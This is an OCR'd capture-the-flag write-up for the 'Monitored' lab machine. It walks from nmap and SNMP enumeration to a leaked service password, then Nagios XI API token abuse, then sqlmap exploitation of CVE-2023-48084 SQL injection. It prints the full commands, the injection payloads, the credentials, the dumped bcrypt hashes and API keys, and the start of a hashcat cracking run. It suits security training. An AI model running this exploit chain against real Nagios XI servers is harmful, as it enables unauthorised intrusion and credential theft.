
Monitored Writeup



00 - Credentials

username	passsword
svc	XjH7VCehowpR1xZB
nagiosadmin	IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHL

01 - Reconnaissance and Enumeration

NMAP (Network Enumeration)

```
# Nmap 7.94SVN scan initiated Sun Jan 14 10:50:26 2024 as: nmap -sC -sV -oA
nmap/monitored -v 10.129.240.189
Increasing send delay for 10.129.240.189 from 0 to 5 due to 70 out of 233
dropped probes since last increase.
Nmap scan report for 10.129.240.189
Host is up (0.17s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 61:e2:e7:b4:1b:5d:46:dc:3b:2f:91:38:e6:6d:c5:ff (RSA)
|   256 29:73:c5:a5:8d:aa:3f:60:a9:4a:a3:e5:9f:67:5c:93 (ECDSA)
|_  256 6d:7a:f9:eb:8e:45:c2:02:6a:d5:8d:4d:b3:a3:37:6f (ED25519)
80/tcp  open  http     Apache httpd 2.4.56
|_http-server-header: Apache/2.4.56 (Debian)
```

```
|_http-title: Did not follow redirect to https://nagios.monitored.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
389/tcp open  ldap     OpenLDAP 2.2.X - 2.3.X
443/tcp open  ssl/http Apache httpd 2.4.56 ((Debian))
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.56 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST
| ssl-cert: Subject:
commonName=nagios.monitored.htb/organizationName=Monitored/stateOrProvinceNa
me=Dorset/countryName=UK
| Issuer:
commonName=nagios.monitored.htb/organizationName=Monitored/stateOrProvinceNa
me=Dorset/countryName=UK
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-11-11T21:46:55
| Not valid after:  2297-08-25T21:46:55
| MD5:   b36a:5560:7a5f:047d:9838:6450:4d67:cfe0
|_SHA-1: 6109:3844:8c36:b08b:0ae8:a132:971c:8e89:cfac:2b5b
|_http-title: Nagios XI
|_ssl-date: TLS randomness does not represent time
Service Info: Host: nagios.monitored.htb; OS: Linux; CPE:
cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Jan 14 10:51:19 2024 -- 1 IP address (1 host up) scanned
in 52.83 seconds
```

- Port 80 -> `https://nagios.monitored.htb` (The HTTP port acts a proxy and redirects us to a https server, port 443)
- Port 389 -> LDAP (Lightweight Directory Access Protocol)
- port 443 -> Domain with the `nagios.monitored.htb`, title `Nagios XI`.
  Doing a full port scan (even the User Datagram Protocol ports, `UDP` prorts) reveals, `SNMP`:

```
# Nmap 7.94SVN scan initiated Mon Jan 15 09:19:33 2024 as: nmap -sC -sV -sU
-oA nmap/full-scan -v 10.129.239.223
Increasing send delay for 10.129.239.223 from 400 to 800 due to 11 out of 11
dropped probes since last increase.
Increasing send delay for 10.129.239.223 from 800 to 1000 due to 11 out of
```

```
26 dropped probes since last increase.
Warning: 10.129.239.223 giving up on port because retransmission cap hit
(10).
Nmap scan report for monitored.htb (10.129.239.223)
Host is up (0.19s latency).
Not shown: 901 closed udp ports (port-unreach), 96 open|filtered udp ports
(no-response)
Bug in snmp-win32-software: no string output.
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
| ntp-info:
|_  receive time stamp: 2024-01-15T07:09:32
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
[SNIPPED]
|   1373:
|     Name: nagios
|     Path: /usr/local/nagios/bin/nagios
|     Params: -d /usr/local/nagios/etc/nagios.cfg
|   1386:
|     Name: sudo
|     Path: sudo
|     Params: -u svc /bin/bash -c /opt/scripts/check_host.sh svc
XjH7VCehowpR1xZB
|   1387:
|     Name: bash
|     Path: /bin/bash
|     Params: -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB
|   1422:
[SNIPPED]
|     Name: kworker/0:2-events
|_  36734:
| snmp-sysdescr: Linux monitored 5.10.0-27-amd64 #1 SMP Debian 5.10.205-2
(2023-12-31) x86_64
|_  System uptime: 10h10m43.94s (3664394 timeticks)
| snmp-interfaces:
|   lo
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 10 Mbps
|     Status: up
|     Traffic stats: 3.38 Mb sent, 3.38 Mb received
|   VMware VMXNET3 Ethernet Controller
|     IP address: 10.129.239.223  Netmask: 255.255.0.0
|     MAC address: 00:50:56:96:e8:b8 (VMware)
|     Type: ethernetCsmacd  Speed: 4 Gbps
```


```
|     Status: up
|_    Traffic stats: 2.09 Mb sent, 9.66 Mb received
162/udp open  snmp    net-snmp; net-snmp SNMPv3 server
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 5a44ab2146ff4c6500000000
|   snmpEngineBoots: 26
|_  snmpEngineTime: 10h10m43s
Service Info: Host: monitored

Host script results:
|_clock-skew: 5s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Jan 15 10:16:58 2024 -- 1 IP address (1 host up) scanned
in 3445.42 seconds
```

We are able to retrieve credentials for the `svc` user, `XjH7VCehowpR1xZB`. We can also confirm this by dumping the information using `snmpwalk`:


```
snmpwalk -v 2c -c public 10.10.11.248 .
[SNIPPED
iso.3.6.1.2.1.25.4.2.1.5.1420 = STRING: "-u svc /bin/bash -c
/opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
iso.3.6.1.2.1.25.4.2.1.5.1421 = STRING: "-c /opt/scripts/check_host.sh svc
XjH7VCehowpR1xZB"
iso.3.6.1.2.1.25.4.2.1.5.1435 = STRING: "-bd -q30m"
[SNIPPED]
```

HTTPS Enumeration


We can visit the site and explore the technologies available on the website:



The above discloses the `Apache HTTP Server` -> `2.4.56` and other commonly used libraries. But we see that we have an access to the `Nagios XI` standard server. We can press the `Access Nagios XI`.



We get the following error:



Meaning as much as the `user` may be right and `password`, its been disabled and can no

longer be accessed. We can check the version of `nagios` from the `documentation` of the `nagiosxi` and it explicitly shows it only when we have logged in.

> The module detects the version of Nagios XI applications and suggests matching exploit modules based on the version number. Since Nagios XI applications only reveal the version to authenticated users, valid credentials for a Nagios XI account are required. Alternatively, it is possible to provide a specific Nagios XI version number via the `VERSION` option. In that case, the module simply suggests matching exploit modules and does not probe the target(s).

-> From
More research into `Nagios XI` and it discloses access to a backend `API`:
https://www.nagiosexchange.org/directory/Documentation/Nagios-XI-Documentation/Accessing-The-Nagios-XI-Backend-API/details
Meaning we can use the `REST` api to enumerate the domain further.
Using the site below, we are able to authenticate over the api:
https://support.nagios.com/forum/viewtopic.php?t=58783

Re: Help with insecure login / backend ticket authentication
by ssax » Fri May 29, 2020 12:48 pm

This is because we are no longer updating the old backend component because it has been deprecated for a while now (See Admin > Manage Components > Backend API URL) and the auth system has changed, OpsGenie will need to update their utility to use the new API or utilize auth tokens.

The only way to get it to work would be use to utilize auth tokens:

CODE: SELECT ALL
```
http:/YOURXISERVER//nagiosxi/help/auth-token-reference.php
```

For example:

CODE: SELECT ALL
```
curl -XPOST -k -L 'http://YOURXISERVER/nagiosxi/api/v1/authenticate?pretty=1' -d 'username=nagiosadmin&password=YOURPASS&valid_mir
curl -k -L 'http://YOURXISERVER/nagiosxi/includes/components/nagioscore/ui/trends.php?createimage&host=localhost&token=TOKEN' > im
```

Using the credentials of the `svc` user:

```
curl -XPOST -k -L
'https://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1' -d
'username=svc&password=XjH7VCehowpR1xZB&valid_min=6000'
```

We are issued with a token:


```
curl -XPOST -k -L
'https://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1' -d
'username=svc&password=XjH7VCehowpR1xZB&valid_min=6000'
{
    "username": "svc",
    "user_id": "2",
    "auth_token": "b48c2b77436b017f8194ceee5509594089f9e7fc",
    "valid_min": 6000,
```

```
    "valid_until": "Sun, 05 May 2024 18:07:35 -0400"
}
```

And hence we see that it works. Using the `API` we can enumerate the box further. We can use a blog post to list the vulnerabilities in recent `Nagios XI` versions and utilise them to get proper access:

```
└─$ curl -X GET "https://nagios.monitored.htb/nagiosxi/api?
token=1928c90f3374feaa7e0b67a6b2747162700bcbbf" -k -L
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.56 (Debian) Server at nagios.monitored.htb Port
443</address>
</body></html>
```

Trying to access the `API key` fails and Im left with option to search for CVEs that can be done using the token



We come across an SQL injection that will be used to "dump" the database, let us look at one: `CVE-2023-48084`.

We will use the first one, but we wont run the code, we will just use the `idea` to exploit the

program:

https://github.com/Hamibubu/CVE-2023-48084

From above we see the following:

> Python exploit for the CVE-2023-48084 -> `Nagios XI before version 5.11.3 was discovered to contain a SQL injection vulnerability via the bulk modification tool.`
>
> The exploit uses `/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=(<SQL COMMAND TO EXECUTE>)` to execute SQL queries, and exploits a blind SQL injection...

From there we are able to draft a payload to use the token in order to run the sql command.

1. Getting the token as a singular string

```
echo $(curl -XPOST -k -L
'https://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1' -d
'username=svc&password=XjH7VCehowpR1xZB&valid_min=6000' 2>/dev/null | jq
.auth_token | tr -d '"')
```

2. Piping the authentication token to a another curl request in order to do the command above

```
curl "https://nagios.monitored.htb//nagiosxi/admin/banner_message-
ajaxhelper.php?action=acknowledge_banner_message&id=3&token=$(curl -XPOST -k
-L 'https://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1' -d
'username=svc&password=XjH7VCehowpR1xZB&valid_min=6000' 2>/dev/null | jq -r
.auth_token | tr -d '\"')" -k
```

3. Running sqlmap on the command to find `databases (--dbs)`. The `-p id` (because it is mentioned in the post)

```
sqlmap "https://nagios.monitored.htb//nagiosxi/admin/banner_message-
ajaxhelper.php?action=acknowledge_banner_message&id=3&token=$(curl -XPOST -k
-L 'https://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1' -d
'username=svc&password=XjH7VCehowpR1xZB&valid_min=6000' 2>/dev/null | jq -r
.auth_token | tr -d '\"')" -p id --dbs --batch
```

We get the following:

```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 261 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: action=acknowledge_banner_message&id=(SELECT (CASE WHEN (5629=5629) THEN 3 ELSE (SELECT 7486 UNION SELECT 4059) END))&token=03317efe0422507ac102a12236faa441902ade51

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: action=acknowledge_banner_message&id=3 OR (SELECT 6603 FROM(SELECT COUNT(*),CONCAT(0x7162766271,(SELECT (ELT(6603=6603,1))),0x717a707871,FLOOR(RAND(0)*2))x FROM INFORMATI
ON_SCHEMA.PLUGINS GROUP BY x)a)&token=03317efe0422507ac102a12236faa441902ade51

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=acknowledge_banner_message&id=3 AND (SELECT 2946 FROM (SELECT(SLEEP(5)))Ykys)&token=03317efe0422507ac102a12236faa441902ade51
---
[21:56:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.56
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[21:56:31] [INFO] fetching database names
[21:56:35] [INFO] retrieved: 'information_schema'
[21:56:36] [INFO] retrieved: 'nagiosxi'
```

We enumerate the following:

- Tables

```
sqlmap "https://nagios.monitored.htb//nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3&token=$(curl -XPOST -k -L 'https://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1' -d 'username=svc&password=XjH7VCehowpR1xZB&valid_min=6000' 2>/dev/null | jq -r .auth_token | tr -d '\"')" -p id -D nagiosxi --batch --tables

+-----------------------------+
| xi_auditlog                 |
| xi_auth_tokens              |
| xi_banner_messages          |
| xi_cmp_ccm_backups          |
| xi_cmp_favorites            |
| xi_cmp_nagiosbpi_backups    |
| xi_cmp_scheduledreports_log |
| xi_cmp_trapdata             |
| xi_cmp_trapdata_log         |
| xi_commands                 |
| xi_deploy_agents            |
| xi_deploy_jobs              |
| xi_eventqueue               |
| xi_events                   |
| xi_link_users_messages      |
| xi_meta                     |
| xi_mibs                     |
| xi_options                  |
| xi_sessions                 |
| xi_sysstat                  |
| xi_usermeta                 |
| xi_users                    |
+-----------------------------+
```

- Columns of `xi_users`

```
sqlmap "https://nagios.monitored.htb//nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3&token=$(curl -XPOST -k -L 'https://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1' -d 'username=svc&password=XjH7VCehowpR1xZB&valid_min=6000' 2>/dev/null | jq -r .auth_token | tr -d '\"')" -p id -D nagiosxi -T xi_users --batch --columns

+----------------------+--------------+
| Column               | Type         |
+----------------------+--------------+
| name                 | varchar(100) |
| api_enabled          | smallint(6)  |
| api_key              | varchar(128) |
| backend_ticket       | varchar(128) |
| created_by           | int(11)      |
| created_time         | int(11)      |
| email                | varchar(128) |
| enabled              | smallint(6)  |
| last_attempt         | int(11)      |
| last_edited          | int(11)      |
| last_edited_by       | int(11)      |
| last_login           | int(11)      |
| last_password_change | int(11)      |
| login_attempts       | smallint(6)  |
| password             | varchar(128) |
| user_id              | int(11)      |
| username             | varchar(255) |
+----------------------+--------------+
```

- Users data (`user_id, username,password, api_key`)

```
sqlmap "https://nagios.monitored.htb//nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3&token=$(curl -XPOST -k -L 'https://nagios.monitored.htb/nagiosxi/api/v1/authenticate?pretty=1' -d 'username=svc&password=XjH7VCehowpR1xZB&valid_min=6000' 2>/dev/null | jq -r .auth_token | tr -d '\"')" -p id -D nagiosxi -T xi_users --batch -C user_id,username,password,api_key --dump

+---------+-------------+-------------------------------------------------
-----------+-----------------------------------------------------------------
--+
| user_id | username    | password
| api_key                                                          |
+---------+-------------+-------------------------------------------------
```

```
-----------+-------------------------------------------------------------
--+
| 1       | nagiosadmin |
$2a$10$825c1eec29c150b118fe7unSfxq80cf7tHwC0J0BG2qZiNzWRUx2C |
IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL |
| 2       | svc         |
$2a$10$12edac88347093fcfd392Oun0w66aoRVCrKMPBydaUfgsgAOUHSbK |
2huuT2u2QIPqFuJHnkPEEuibGJaJIcHCFDpDb29qSFVlbdO4HJkjfg2VpDNE3PEK |
| 6       | real_admin  |
$2a$10$d3ca4e1b9293a320e508du1vbuyW8KbSJoGhM/agtN4uCLRiQwurq |
kTj0ROgtCYbrI8SHpUZ7Hu5HtpWTBfOXZsB3r3RaqqEBdmiHW5B22XUHuRGf2Xei |
| 7       | dbmin       |
$2a$10$48f3ec0ddf2be1ed1f973eSdbR496Jh4HgiG/zVx7idP07/hAOnaq |
eAbieNNCkFKd3SY5rb07Ho50rcNc4YHoJkTqg9Y2Ovcve6Tc9NNjkWlRVYgSmmZO |
| 8       | pbmin       |
$2a$10$75dc0be62cb499393697duiKDED9BnxywJXujx8D.2pihWQqsCf.q |
smpjRIoclOokvmdH6Eof4Xma8qKitZVGToKWaPMDOPDZCDv06T38DDr9SJQT34rC |
+---------+-------------+-------------------------------------------------
-----------+-------------------------------------------------------------
--+
```


We can try cracking the hashes:

```
 hashcat -a 0 hashes /usr/share/wordlists/rockyou.txt --user
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR,
LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==============================================================================
=================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz,
6844/13752 MB (2048 MB allocatable), 8MCU

The following 4 hash-modes match the structure of your input hash:

      # | Name                                                       |
Category

======+==================================================================+========
================================
   3200 | bcrypt $2*$, Blowfish (Unix)                                |
Operating System
  25600 | bcrypt(md5($pass)) / bcryptmd5                              |
Forums, CMS, E-Commerce
```

